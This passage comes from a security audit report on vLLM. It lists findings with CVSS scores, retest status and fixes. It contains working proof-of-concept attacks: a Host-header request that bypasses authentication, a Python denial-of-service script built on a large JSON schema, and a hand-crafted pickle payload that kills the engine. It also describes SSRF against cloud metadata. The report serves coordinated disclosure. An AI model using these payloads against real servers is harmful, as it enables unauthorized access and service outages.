7.1.1 VLLM-OSTIF-PT-25-01: Authentication Bypass Due to Mishandled API Path

Severity:	CRITICAL / 9.9
Remediation:	FULLY
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:H
CWE:	436 – Interpretation Conflict
Component:	https://github.com/vllm-project/vllm/blob/v0.14.0/vllm/entrypoints/openai/api_server.py#L689

7.1.1.1 Retest Note (September 2026, vLLM v0.29.0)

The *AuthenticationMiddleware* was rewritten and moved to: `vllm/entrypoints/serve/middleware/authenticate.py`¹. The fix, introduced in pull request #43426²

¹<https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/entrypoints/serve/middleware/authenticate.py>

²<https://github.com/vllm-project/vllm/pull/43426>

(merged May 22, 2026, first released in v0.22.0), replaces `URL(scope=scope).path` with a direct read of `scope["path"]`.

As such, the `Host` header is no longer consulted for path determination:

```
1 root_path = scope.get("root_path", "")
2 url_path = scope["path"].removeprefix(root_path)
```

Listing 7.1: Fixed Path Extraction (server_utils.py)

This finding is considered **fully remediated**. However, X41 still recommends not relying on path-based authentication.

7.1.1.2 Embargo Request

Note: This embargo has since been lifted. The vulnerability was disclosed through coordinated disclosure and is publicly documented as GHSA-94f4-hr76-p5j6³. A fix was available since v0.22.0. The original embargo text below is preserved for the historical record.

We kindly ask to keep this vulnerability under embargo at least until we have coordinated with all affected parties.

Releasing a patch before others would allow attackers to reverse-engineer the fix and target servers running unpatched implementations.

X41 is coordinating a scheduled release date with the affected projects.

7.1.1.3 Description

Also known as: GHSA-94f4-hr76-p5j6⁴

An ASGI⁵ middleware is used to check for valid API keys when accessing the OpenAI API. The middleware is intended to only enforce this on HTTP paths starting with `/v1`. However, the middleware uses the path as parsed using the `starlette.datastructures.URL` class while the FastAPI `APIRouter` uses the path as sent over HTTP.

```
1 class AuthenticationMiddleware:
2     # [...]
```

³<https://github.com/vllm-project/vllm/security/advisories/GHSA-94f4-hr76-p5j6>

⁴<https://github.com/vllm-project/vllm/security/advisories/GHSA-94f4-hr76-p5j6>

⁵Asynchronous Server Gateway Interface

```

3     def __call__(self, scope: Scope, receive: Receive, send: Send) -> Awaitable[None]:
4         # [...]
5         root_path = scope.get("root_path", "")
6         # Type narrow to satisfy mypy.
7         url_path = URL(scope=scope).path.removeprefix(root_path)
8         headers = Headers(scope=scope)
9         if url_path.startswith("/v1") and not self.verify_token(headers):
10             response = JSONResponse(content={"error": "Unauthorized"}, status_code=401)
11             return response(scope, receive, send)
12         return self.app(scope, receive, send)

```

Listing 7.2: AuthenticationMiddleware

The Starlette `URL` class relies on the result of `urlsplit()`⁶ called with `f"{scheme}://{host_header}{path}"`.

This leads to an interpretation of the requested path that is different from FastAPI, and allows an attacker to access paths under `/v1` while bypassing the `AuthenticationMiddleware`.

For example, when sending a request for `/v1/models` with the `Host` HTTP header containing a slash character, such as `"foo/bar"`, the middleware parses the URL as `http://foo/bar/v1/models` where the resulting `path` is `/bar/v1/models` and thus out of scope for paths starting with `/v1`. The FastAPI router will however only rely on the path submitted in the HTTP request, serving `/v1/models`.

```

1 GET /v1/models HTTP/1.1
2 Host: localhost:8000

```

Listing 7.3: Unauthorized HTTP Request

```

1 HTTP/1.1 401 Unauthorized
2 date: Tue, 27 Jan 2026 11:24:44 GMT
3 server: uvicorn
4 content-length: 24
5 content-type: application/json
6
7 {"error": "Unauthorized"}

```

Listing 7.4: Unauthorized HTTP Response

⁶<https://docs.python.org/3/library/urllib.parse.html#urllib.parse.urlsplit>

```

1 GET /v1/models HTTP/1.1
2 Host: localhost:8000/foo

```

Listing 7.5: Authorization Bypass HTTP Request

```

1 HTTP/1.1 200 OK
2 date: Tue, 27 Jan 2026 11:25:51 GMT
3 server: uvicorn
4 content-length: 468
5 content-type: application/json
6
7 {"object": "list", "data": ["..."]}

```

Listing 7.6: Authorization Bypass HTTP Response

Deployments behind an RFC⁷ conforming HTTP server such as nginx or Apache httpd are not affected due to them rejecting invalid *Host* headers.

7.1.1.4 Solution Advice

Unrelated to the specifics of this vulnerability, X41 recommends not logically separating authentication enforcement from the endpoints they are meant for.

FastAPI's *dependencies*⁸ in path operation decorators could be used instead. A similar approach is to use router-level dependencies on a separate router instance for authenticated endpoints. Another alternative is to add an authentication-enforcing middleware to a Sub Application⁹ that contains the authenticated endpoints and is then mounted¹⁰ to the desired path (e.g. `/v1`).

For operations that depend on the request path, X41 recommends relying on the same interpretation of the request path as is used by FastAPI for routing (i.e. `scope["route"]`).

X41 additionally recommends updating dependencies such as fastapi, starlette, and/or uvicorn as soon as patches become publicly available.

⁷Request for Comments

⁸<https://fastapi.tiangolo.com/tutorial/dependencies/dependencies-in-path-operation-decorators/#add-dependencies-to-the-path-operation-decorator>

⁹<https://fastapi.tiangolo.com/advanced/sub-applications/>

¹⁰<https://fastapi.tiangolo.com/advanced/sub-applications/#mount-the-sub-application>

7.1.2 VLLM-OSTIF-PT-25-02: Denial of Service via Guided Decoding Schema Complexity

Severity:	HIGH / 8.2
Remediation:	PARTLY
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N
CWE:	400 – Uncontrolled Resource Consumption ('Resource Exhaustion')
Component:	/v1/chat/completions guided_json, guided_choice parameters

7.1.2.1 Retest Note (September 2026, vLLM v0.29.0)

Remediation has progressed but is still partial. The regex compilation path enforces a configurable timeout via `VLLM_REGEX_COMPILATION_TIMEOUT_S` (default 5 s), implemented in `compile_regex_with_timeout()` at `vllm/v1/structured_output/utils.py:49-84`¹¹. This addresses GitHub advisory `GHSA-rwxx-mrjm-wc2m`¹² and prevents ReDoS through exponential state-space explosion.

In the Outlines backend the timeout now also covers the `guided_json` path. `_compile_index()` wraps the state machine index build in `compile_regex_with_timeout()` for every request type, including JSON¹³. Grammar compilation runs in a bounded `ThreadPoolExecutor` and an LRU cache limits repeated compilation. This is an improvement over v0.25.1, where only the `guided_regex` path was time bounded.

The schema compilation step itself, however, is not covered by any timeout, so a pathological JSON schema can still occupy a worker:

- **Outlines backend:** the schema to regex translation `json_schema.build_regex_from_schema()`¹⁴ runs before the time bounded index build and has no timeout of its own.
- **Xgrammar backend:** `self.compiler.compile_json_schema()` (`vllm/v1/structured_output/backend_xgrammar.py:86`¹⁵) is not wrapped in `compile_regex_with_timeout()`, only the `guided_regex` path is.
- No schema complexity limits (maximum depth, maximum *anyOf/oneOf* branches, maximum `guided_choice` options) are enforced at the request validation layer.

¹¹https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/v1/structured_output/utils.py#L49-L84

¹²<https://github.com/vllm-project/vllm/security/advisories/GHSA-rwxx-mrjm-wc2m>

¹³https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/v1/structured_output/backend_outlines.py#L66

¹⁴https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/v1/structured_output/backend_outlines.py#L81

¹⁵https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/v1/structured_output/backend_xgrammar.py#L86

A batch of concurrent requests carrying complex schemas can therefore still occupy the compilation workers and delay other structured output requests. The impact stays limited to structured output functionality, other inference requests are unaffected.

This finding is considered **partly remediated**.

7.1.2.2 Description

X41 found that the guided decoding parameters *guided_json* and *guided_choice* can be abused to cause denial of service. The server performs schema compilation on each request without enforcing complexity limits.

A JSON schema with many unique *anyOf* branches forces the guided decoding engine to compile an exponentially complex finite state machine. Testing showed 50 branches taking 10.1 s, 100 branches taking 22.8 s, and 200+ branches causing a server timeout (>60 s). Similarly, sending 1000 choice strings via *guided_choice* causes a timeout. During schema compilation the server is unresponsive to all other requests.

```
1 import json, requests
2 branches = [
3     {"type": "object",
4      "properties": {f"field_{i}": {"type": "string", "minLength": i}}}
5     for i in range(200)
6 ]
7 schema = json.dumps({"anyOf": branches})
8 requests.post("http://target:8000/v1/chat/completions", json={
9     "model": "model-name",
10    "messages": [{"role": "user", "content": "test"}],
11    "max_tokens": 1,
12    "guided_json": schema
13 }, timeout=120) # Will timeout
```

Listing 7.7: anyOf DoS PoC (Python)

7.1.2.3 Solution Advice

X41 recommends enforcing limits on guided decoding schema complexity, including a maximum number of *anyOf/oneOf* branches, a cap on *guided_choice* options, a compilation timeout with graceful request rejection, and rate limiting on requests with guided decoding parameters.

7.1.3 VLLM-OSTIF-PT-25-03: Engine Process Kill via Oversized Tensor Allocation in *image_embeds*

Severity:	HIGH / 8.7
Remediation:	FULLY
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N
CWE:	400 – Uncontrolled Resource Consumption ('Resource Exhaustion')
Component:	<i>vllm/multimodal/image.py:ImageEmbeddingMediaIO.load_bytes()</i>

7.1.3.1 Retest Note (September 2026, vLLM v0.29.0)

The *image_embeds* code path is gated behind the `--enable-mm-embeds` flag (default *False*) at *vllm/entrypoints/chat_utils.py:1050-1054*¹⁶.

When the gate is disabled (default), any request using *image_embeds* raises *VLLMValidationError* before tensor loading occurs, so ***torch.load()*** is never reached.

When the gate is explicitly enabled, additional validation layers apply:

- **Dimensionality check** (*vllm/multimodal/parse.py:186*¹⁷): rejects tensors that are not 2D or 3D.
- **Hidden dimension validation** (*vllm/multimodal/parse.py:200*¹⁸): rejects tensors whose last dimension does not match the model hidden size.
- **Context window enforcement**: requests exceeding *max_model_len* are rejected during input processing.
- **Sparse tensor invariant checks** (*check_sparse_tensor_invariants_threadsafe()*): validate the tensor structure after loading.

The combination of a default-off opt-in gate with explicit “trusted users only” documentation (the vLLM security guide recommends restricting this to pre-validated pipelines) and the post-load validation layers constitutes a complete remediation for the default deployment scenario.

vLLM now pins PyTorch 2.13.0 (*requirements/cuda.txt:7*¹⁹), which restricts the *SETITEM* pickle opcode to dictionary types only, mitigating CVE-2026-24747²⁰.

One residual remains when the gate is enabled. The deserialization in *ImageEmbeddingMediaIO*

¹⁶https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/entrypoints/chat_utils.py#L1050-L1054

¹⁷<https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/multimodal/parse.py#L186>

¹⁸<https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/multimodal/parse.py#L200>

¹⁹<https://github.com/vllm-project/vllm/blob/v0.29.0/requirements/cuda.txt#L7>

²⁰<https://nvd.nist.gov/vuln/detail/CVE-2026-24747>

`aiO._load_pickled_torch()` still calls `torch.load()` followed by `to_dense()` without a size budget, so an oversized declared tensor can allocate memory before the post-load checks run. The repository's *main* branch adds a pre-densification byte budget (`VLLM_MAX_EMBED_DECODE_BYTES`) that closes this for enabled deployments, but it is not part of the v0.29.0 release.

This finding is considered **fully remediated**.

7.1.3.2 Description

X41 found that a single unauthenticated HTTP request to `/v1/chat/completions` can kill the vLLM engine process with no automatic recovery. The `image_embeds` parameter accepts base64-encoded `torch.save()` archives that are deserialized via `torch.load(weights_only=True)`.

An attacker declares a large `numel` value (e.g. 100 M floats = 400 MB) in the pickle stream's persistent ID tuple while providing only 16 bytes of actual data. PyTorch allocates the full declared size **during** deserialization, before any vLLM-level validation such as `--limit-mm-per-prompt` is applied. On the test instance (vLLM 0.8.5.post1, PyTorch 2.9.1) a single such request caused the engine process to die after 17.8 s with `RuntimeError('Engine process (pid 104) died.')`. The server shut down completely; all other clients received HTTP 500.

The same code pattern exists in `audio_embeds` (`vllm/multimodal/audio.py`), `prompt_embeds` (`vllm/entrypoints/renderer.py`, see also Finding 5 for the related unbounded payload size issue), and LoRA adapter loading (`/v1/load_lora_adapter`).

```

1 import base64, io, struct, zipfile, requests
2
3 PROTO, STOP, GLOBAL, REDUCE = b'\x80', b'.', b'c', b'R'
4 MARK, TUPLE, TUPLE1 = b'(', b't', b'\x85'
5 EMPTY_TUPLE, NEWFALSE = b')', b'\x89'
6 BININT, BINUNICODE, BINPERSID = b'J', b'X', b'Q'
7
8 def binunicode(s):
9     e = s.encode('utf-8')
10    return BINUNICODE + struct.pack('<I', len(e)) + e
11 def binint(n): return BININT + struct.pack('<i', n)
12 def glob(m, n): return GLOBAL+m.encode()+b'\n'+n.encode()+b'\n'
13
14 # 100M floats = 400 MB allocation in torch.load()
15 pk1 = PROTO + b'\x02'
16 pk1 += glob('torch._utils', '_rebuild_tensor_v2')
17 pk1 += MARK + MARK
18 pk1 += binunicode('storage')
19 pk1 += glob('torch', 'FloatStorage')
20 pk1 += binunicode('0') + binunicode('cpu')
21 pk1 += binint(100000000) # <-- 400 MB allocation

```

```

22  pk1 += TUPLE + BINPERSID
23  pk1 += binint(0) + binint(1000000000) + TUPLE1
24  pk1 += binint(1) + TUPLE1 + NEWFALSE
25  pk1 += glob('collections','OrderedDict')
26  pk1 += EMPTY_TUPLE + REDUCE + TUPLE + REDUCE + STOP
27
28  buf = io.BytesIO()
29  with zipfile.ZipFile(buf, 'w') as zf:
30      zf.writestr('archive/data.pkl', pk1)
31      zf.writestr('archive/version', '3\n')
32      zf.writestr('archive/data/0', struct.pack('<4f',1,2,3,4))
33
34  requests.post("http://target:8000/v1/chat/completions", json={
35      "model": "model-name",
36      "messages": [{ "role": "user", "content": [
37          { "type": "image_embeds",
38            "image_embeds": base64.b64encode(buf.getvalue()).decode() }
39      ]}], "max_tokens": 1
40  })
41  # -> HTTP 500 after ~18s, engine DEAD, no recovery

```

Listing 7.8: PoC: Single-request Engine Kill via numel OOM (Python)

7.1.3.3 Solution Advice

X41 recommends implementing a maximum tensor size limit before **`torch.load()`** is called. The most effective mitigations are: a maximum allowed size for *image_embeds* payloads at the HTTP layer, a custom **`persistent_load`** callback that refuses to allocate storage exceeding a threshold (e.g. $\text{numel} \times \text{sizeof}(\text{dtype}) \leq 100 \text{ MB}$), or replacing **`torch.load()`** with a safer serialization format such as **`numpy.frombuffer()`** with explicit shape/dtype validation.

7.1.4 VLLM-OSTIF-PT-25-04: DoS via Unbounded Resource Allocation When Loading Media

Severity:	HIGH / 8.7
Remediation:	PARTLY
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N
CWE:	770 – Allocation of Resources Without Limits or Throttling
Component:	~/vllm/multimodal/video.py

7.1.4.1 Retest Note (September 2026, vLLM v0.29.0)

Media loading was refactored into the `vllm/multimodal/media/` package, and size handling now differs per modality. The result is partial remediation.

- **Images:** `ImageMediaIO.load_bytes()` (`vllm/multimodal/media/image.py:76`²¹) rejects images whose pixel count exceeds `VLLM_MAX_IMAGE_PIXELS` (default 178 956 970) before the pixel data is decoded, which bounds the decompression bomb path.
- **Audio:** `AudioMediaIO.load_bytes()` (`vllm/multimodal/media/audio.py:291`²²) bounds the decoded output through `VLLM_MAX_AUDIO_DECODE_DURATION_S` (default 600) and `VLLM_MAX_AUDIO_DECODE_BYTES` (default 268 435 456), which stops a small compressed clip from expanding into gigabytes of decoded samples. The encoded upload size is capped only on the speech to text path (`VLLM_MAX_AUDIO_CLIP_FILESIZE_MB`, default 25), not in the general multimodal audio loader.
- **Video:** `VideoMediaIO.load_bytes()` (`vllm/multimodal/media/video.py:99`²³) forwards the raw bytes straight to the decoder with no size check. Only frame sampling and duration parameters exist, and these do not bound the initial buffer or decoder allocation.
- **Remote fetches:** the media connector (`vllm/multimodal/media/connector.py`) does not bound the number of bytes downloaded from a remote URL. The `MediaIO` base class exposes no size accessor, so a fetch reads the full response regardless of its length. An `allowed_media_domains` allow list exists as a server-side request forgery mitigation but does not limit a single fetch.

The image decompression path and the audio decode path are bounded, but the video decoder and the raw encoded or downloaded size remain unbounded. A large video payload, or a large payload sent to an image or audio endpoint over a remote URL, can still exhaust memory. Work on

²¹<https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/multimodal/media/image.py#L76>

²²<https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/multimodal/media/audio.py#L291>

²³<https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/multimodal/media/video.py#L99>

the repository's *main* branch adds an encoded size cap for the multimodal audio loader (*VLLM_MAX_AUDIO_CLIP_FILESIZE_MB*) and a per-modality download limit plumbed into the connector, but video stays uncapped there as well.

This finding is considered **partly remediated**.

7.1.4.2 Description

X41 discovered that loading media, such as images, videos or audios does not enforce any limit on the size of resources that can be loaded. When loading any type of medium via an API request, as shown in listing 7.9, the method *load_bytes()*, which loads the medium's data using *BytesIO()* is called, as shown in listing 7.10.

```

1  POST /v1/chat/completions HTTP/1.1
2  Host: localhost:8000
3  Accept: application/json
4  Content-Type: application/json
5
6  {
7      "messages": [{
8          "role": "user",
9          "content": [
10             {
11                 "type": "text",
12                 "text": "describe what you see"
13             },
14             {
15                 "type": "video_url",
16                 "video_url": {
17                     "url": "file:///home/user/test.png"
18                 }
19             }
20         ]
21     }],
22     "model": "HuggingFaceTB/SmolVLM2-256M-Video-Instruct"
23 }
```

Listing 7.9: API Request for Loading an Image

```

1  # ~/vllm/multimodal/audio.py
2  def load_bytes(self, data: bytes) -> tuple[npt.NDArray, float]:
3      return librosa.load(BytesIO(data), sr=None)
4
5  # ~/vllm/multimodal/video.py
```

```

6  @classmethod
7  def load_bytes(cls, data: bytes, ..., **kwargs) -> tuple[npt.NDArray, dict[str, Any]]:
8      import cv2
9      backend = cls().get_cv2_video_api()
10     cap = cv2.VideoCapture(BytesIO(data), backend, [])
11
12     # ~/vllm/multimodal/image.py
13     def load_bytes(self, data: bytes) -> MediaWithBytes[Image.Image]:
14         image = Image.open(BytesIO(data))
15         return MediaWithBytes(self._convert_image_mode(image), data)

```

Listing 7.10: Media Loaded Using the `load_bytes()` Method

As no limits are enforced before loading the data using `BytesIO()`, an attacker with access to the API can force the backend to load resources that are many gigabytes big, causing the back-end server to crash and become unresponsive. The `load_bytes()` method is called when loading resources via the file system (when that is allowed using `--allowed-local-media-path` argument), via a remote origin or using the Base64 format.

7.1.4.3 Solution Advice

X41 recommends enforcing size limitations before loading resources whose size is controlled by users. X41 discovered that this is already the case when processing speech audio data in the `OpenAISpeechToText._preprocess_speech_to_text()` method, where the size is first checked against an upper bound before ingesting the data into `BytesIO()`, as shown in listing 7.11.

```

1  if len(audio_data) / 1024**2 > self.max_audio_filesize_mb:
2      raise VLLMValidationError(
3          "Maximum file size exceeded",
4          parameter="audio_filesize_mb",
5          value=len(audio_data) / 1024**2,
6      )
7
8  with io.BytesIO(audio_data) as bytes_:
9      # NOTE resample to model SR here for efficiency. This is also a
10     # pre-requisite for chunking, as it assumes Whisper SR.
11     y, sr = librosa.load(bytes_, sr=self.asr_config.sample_rate)

```

Listing 7.11: Size of Audio Data is Checked Before Calling `BytesIO()`

7.1.5 VLLM-OSTIF-PT-25-05: DoS via Unbounded Resource Allocation When Loading Prompt Embeds

Severity:	HIGH / 8.7
Remediation:	FULLY
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N
CWE:	770 – Allocation of Resources Without Limits or Throttling
Component:	~/vllm/entrypoints/renderer.py

7.1.5.1 Retest Note (September 2026, vLLM v0.29.0)

The loader was renamed to **`safe_load_prompt_embeds()`** and moved to `vllm/renderers/embed_utils.py`²⁴. It is gated behind the `--enable-prompt-embeds` flag (default `False`, checked at line 21). When the gate is disabled, any request carrying `prompt_embeds` raises `VLLMValidationError` before deserialization, so **`torch.load()`** is never reached. This is the same default-off gate that remediates the related `image_embeds` finding above.

When the gate is explicitly enabled, the loader deserializes with **`torch.load(weights_only=True)`** and then calls **`to_dense()`** without a size budget (lines 28-38²⁵). A sparse tensor that declares a large shape while carrying almost no data still expands on densification, so the denial of service is reachable in that configuration. The post-load checks validate the number of dimensions, the hidden size and the dtype, but they run after the allocation. Deserialization is offloaded to a thread pool (**`safe_load_prompt_embeds_async`**), which keeps the event loop responsive but does not bound memory.

The repository's *main* branch adds a pre-densification byte budget through **`safe_to_dense()`** and `VLLM_MAX_EMBED_DECODE_BYTES` (default 2 GiB), checked before **`to_dense()`** allocates. This closes the residual for enabled deployments, but it is not part of the v0.29.0 release.

For the default configuration the finding is remediated by the opt-in gate, in line with the treatment of the `image_embeds` finding. This finding is considered **fully remediated**.

7.1.5.2 Description

X41 discovered that the method loading prompt embeds does not enforce any limit on the size of PyTorch object loaded by **`torch.load()`**, as shown in listing 7.12.

²⁴https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/renderers/embed_utils.py

²⁵https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/renderers/embed_utils.py#L28-L38

```
1 def _load_and_validate_embed(embed: bytes) -> EmbedsPrompt:
2     with torch.sparse.check_sparse_tensor_invariants():
3         tensor = torch.load(
4             io.BytesIO(pybase64.b64decode(embed, validate=True)),
5             weights_only=True,
6             map_location=torch.device("cpu"),
7         )
```

Listing 7.12: Loading Prompt Embeds Does not Limit the Size of the Buffer

This allows an attacker to send a completion request to the API with a very big *prompt_embeds* Base64 payload, causing a DoS. An example is shown in listing 7.13.

```
1 POST /v1/completions HTTP/1.1
2 Host: localhost:8000
3 Content-Type: application/json
4 Content-Length: 133
5
6 {
7     "model": "HuggingFaceTB/SmolVLM2-256M-Video-Instruct",
8     "prompt": null,
9     "max_tokens": 5,
10    "temperature": 0.0,
11    "prompt_embeds": "<huge_base64_payload>"
```

Listing 7.13: Completion Request

7.1.5.3 Solution Advice

X41 recommends enforcing size limitations before loading resources whose size is controlled by users.

7.2 Informational Notes

The following observations do not have a direct security impact, but are related to security hardening, affect functionality, or other topics that are not directly related to security. X41 recommends to mitigate these issues as well, because they often become exploitable in the future. Doing so will strengthen the security of the system and is recommended for defense in depth.

7.2.1 VLLM-OSTIF-PT-25-100: RAW Messages in the log

Component:	vllm/vllm/entrypoints/pooling/classify/api_router.py
Remediation:	FULLY

7.2.1.1 Retest Note (September 2026, vLLM v0.29.0)

The function no longer logs raw messages; it delegates directly to the handler and returns a response object. Error handling no longer exposes request content in log output.

This informational note is considered **fully remediated**.

7.2.1.2 Description

The `create_classify()` in `vllm/vllm/entrypoints/pooling/classify/api_router.py` line 27-48 logs raw messages which could contain sensitive request data.

```

1  async def create_classify(request: ClassificationRequest, raw_request: Request):
2      handler = classify(raw_request)
3      if handler is None:
4          base_server = raw_request.app.state.openai_serving_tokenization
5          return base_server.create_error_response(
6              message="The model does not support Classification API"
7          )
8
9      try:
10         generator = await handler.create_classify(request, raw_request)
11     except Exception as e:
12         return handler.create_error_response(e)
13
14     if isinstance(generator, ErrorResponse):
15         return JSONResponse(
16             content=generator.model_dump(), status_code=generator.error.code
17         )

```

```
18
19     elif isinstance(generator, ClassificationResponse):
20         return JSONResponse(content=generator.model_dump())
21
22     assert_never(generator)
```

Listing 7.14: create_classify() in vllm/vllm/entrypoints/pooling/classify/api_router.py

7.2.1.3 Solution Advice

X41 recommends logging the error but not the raw message itself, unless a debugging mode is enabled.

7.2.2 VLLM-OSTIF-PT-25-101: DoS Through Message Error Handling for ZeroMQ

Component: `vllm/distributed/kv_transfer/kv_connector/v1/moriiio/moriiio_engine.py`

Remediation: **FULLY**

7.2.2.1 Retest Note (September 2026, vLLM v0.29.0)

The `_handle_message()` method initializes `msg_str = repr(msg)` (line 734²⁶) before the `try` block, preventing the `UnboundLocalError`. Additionally, the `except UnicodeDecodeError` branch at line 755 logs using `%r` format with the raw `msg` bytes rather than the previously uninitialized `msg_str`.

This informational note is considered **fully remediated**.

7.2.2.2 Description

When ZeroMQ handles messages from remote nodes in `_handle_message(msg)` in `vllm/distributed/kv_transfer/kv_connector/v1/moriiio/moriiio_engine.py` line 507-534, it enters the `except UnicodeDecodeError` branch. The code in that branch logs `msg_str`, but that variable is local to the `try` block and therefore uninitialized when the exception occurs. Referencing `msg_str` raises `UnboundLocalError`, so `_handle_message(msg)` fails before it can mark the message as handled or signal an error. The surrounding notify thread does not recover from this crash, and the connector silently stops processing any notifications.

```

1 def _handle_message(self, msg: bytes):
2     """Handles incoming messages from remote nodes."""
3     handled = False
4     try:
5         data = msgpack.loads(msg)
6         if isinstance(data, dict) and "req_id" in data:
7             self._handle_structured_message(data)
8             return
9     except (msgpack.exceptions.ExtraData, msgpack.exceptions.UnpackException):
10        logger.debug("Failed to decode msgpack message, will try as string")
11        pass
12    try:
13        msg_str = msg.decode("UTF-8")
14        if msg_str.startswith(MoRIIOConstants.COMPLETION_PREFIX):

```

²⁶https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/distributed/kv_transfer/kv_connector/v1/moriiio/moriiio_engine.py#L735

```
15         self._handle_completion_message(msg_str)
16         handled = True
17     except UnicodeDecodeError:
18         logger.warning("Received non-UTF8 message: %s", msg_str)
19     if not handled:
20         raise MoriiOError(f"Unhandled message format: {msg_str}")
```

Listing 7.15: `_handle_message(msg)` in `moriio_engine.py`

An attacker that can send a single non-UTF-8 message to the MoRIIO notify socket can thus take the notification loop down and stop distributed coordination.

This finding is classified as informational because the threat model considers vLLM instances to operate within a trusted network, making inter-instance attacks out of scope.

7.2.2.3 Solution Advice

X41 recommends initializing `msg_str` before the `try` block to avoid the issue.

7.2.3 VLLM-OSTIF-PT-25-102: ZeroMQ allows Info Leak

Component: `vllm/distributed/kv_transfer/kv_connector/v1/nixl_connector.py`

Remediation: **NOT**

7.2.3.1 Retest Note (September 2026, vLLM v0.29.0)

The handshake listener was moved to:

`vllm/distributed/kv_transfer/kv_connector/v1/nixl/base_scheduler.py:340`²⁷. The function decodes a 3-tuple (`GET_META_MSG`, `target_pp_rank`, `target_tp_rank`) from the incoming message (line 365) and indexes `encoded_data[(target_pp_rank, target_tp_rank)]` without validation (line 379). The data is sent unconditionally to the requesting socket.

The vulnerability pattern remains: an attacker with network access to the ZeroMQ ROUTER socket can enumerate all rank metadata by sending crafted msgpack messages with arbitrary rank tuples. No authentication or index-bound checking was added.

This informational note has **not been remediated**.

7.2.3.2 Description

In `vllm/distributed/kv_transfer/kv_connector/v1/nixl_connector.py` line 554 to 587, the ZeroMQ handshake listener `_nixl_handshake_listener()` listens on a TCP ROUTER socket and decodes a `msgpack` payload containing (`msg`, `target_tp_rank`). It then unconditionally indexes `encoded_data[target_tp_rank]` and replies with that data.

```

1  @staticmethod
2  def _nixl_handshake_listener(
3      encoded_data: dict[int, Any],
4      ready_event: threading.Event,
5      stop_event: threading.Event,
6      port: int,
7  ):
8      """Background thread for getting new NIXL handshakes."""
9      host = envs.VLLM_NIXL_SIDE_CHANNEL_HOST
10     path = make_zmq_path("tcp", host, port)
11     with zmq_ctx(zmq.ROUTER, path) as sock:
12         sock.setsockopt(zmq.RCVTIMEO, 1000)
13         ready_event.set()
14         while True:
```

²⁷https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/distributed/kv_transfer/kv_connector/v1/nixl/base_scheduler.py#L340

```
15         try:
16             identity, _, msg = sock.recv_multipart()
17         except zmq.Again:
18             if stop_event.is_set():
19                 break
20             continue
21         msg, target_tp_rank = msgspec.msgpack.decode(msg)
22         if msg != GET_META_MSG:
23             logger.warning("Unexpected message %s", msg)
24         sock.send_multipart((identity, b"", encoded_data[target_tp_rank]))
```

Listing 7.16: `_nixl_handshake_listener()` in `nixl_connector.py`

Since `target_tp_rank` is supplied from the incoming network message with no validation, an attacker with access to the network can query any rank's metadata by sending a crafted msgpack message, leaking potentially sensitive scheduler metadata.

This finding is classified as informational because the threat model considers vLLM instances to operate within a trusted network, making inter-instance attacks out of scope.

7.2.3.3 Solution Advice

X41 recommends ensuring that incoming rank indices are authenticated/authorized or filtered against a whitelist before replying.

7.2.4 VLLM-OSTIF-PT-25-103: SSRF via `image_url` in Multimodal Chat Completions

Component: `vllm/multimodal/utils.py:fetch_image()`

Remediation: **PARTLY**

7.2.4.1 Retest Note (September 2026, vLLM v0.29.0)

vLLM has introduced an `--allowed-media-domains` flag in `vllm/multimodal/media/connector.py:341-348`²⁸ as a documented opt-in allowlist. The security guide (`docs/usage/security.md`)²⁹ explicitly warns about SSRF and instructs operators to configure the domain allowlist when exposing the API to untrusted users.

However, no IP-address-level SSRF protection (private IP-address filtering, DNS rebinding protection) is implemented, which could allow attackers to change the IP address of a white listed domain to one that is not intended to be allowed under certain circumstances.

The default remains `allow all domains` and operators must explicitly set `allowed-media-domains` to restrict fetching.

This finding is considered **partly remediated**: the mechanism exists but is opt-in with no IP-level enforcement.

7.2.4.2 Description

The `/v1/chat/completions` endpoint allows SSRF through the `image_url` parameter in multimodal chat messages. When a user sends a message with `type: "image_url"`, the server fetches the referenced URL using `aiohttp.get()` without restricting the target to external hosts.

An attacker can use this to:

- Access cloud metadata services (e.g. `http://169.254.169.254/`) to obtain instance credentials
- Scan internal network services by observing response timing and error differences
- Access internal HTTP services not exposed to the internet

The vulnerability was confirmed against a live vLLM 0.8.5.post1 instance. All tested URL schemes (`http://`, `https://`) are fetched by the server. The `file://` scheme is properly blocked.

²⁸<https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/multimodal/media/connector.py#L341>

²⁹<https://github.com/vllm-project/vllm/blob/v0.29.0/docs/usage/security.md>

Note: The *video_url* and *audio_url* parameters are **not** vulnerable to this attack, as the *limit-mm-per-prompt* check executes before the URL is fetched.

This finding is classified as informational because the threat model considers vLLM instances to operate within a trusted network where SSRF to internal services is not a meaningful attack vector.

7.2.4.3 Solution Advice

X41 recommends implementing a URL allowlist or blocklist that prevents requests to private IP³⁰ ranges (RFC 1918), link-local addresses (169.254.0.0/16), and localhost as a defense-in-depth measure.

³⁰Internet Protocol

7.2.5 VLLM-OSTIF-PT-25-104: API Server Listens Without Authentication by Default

Component: `vllm/vllm/entrypoints/openai/api_server.py`

Remediation: NOT

7.2.5.1 Retest Note (September 2026, vLLM v0.29.0)

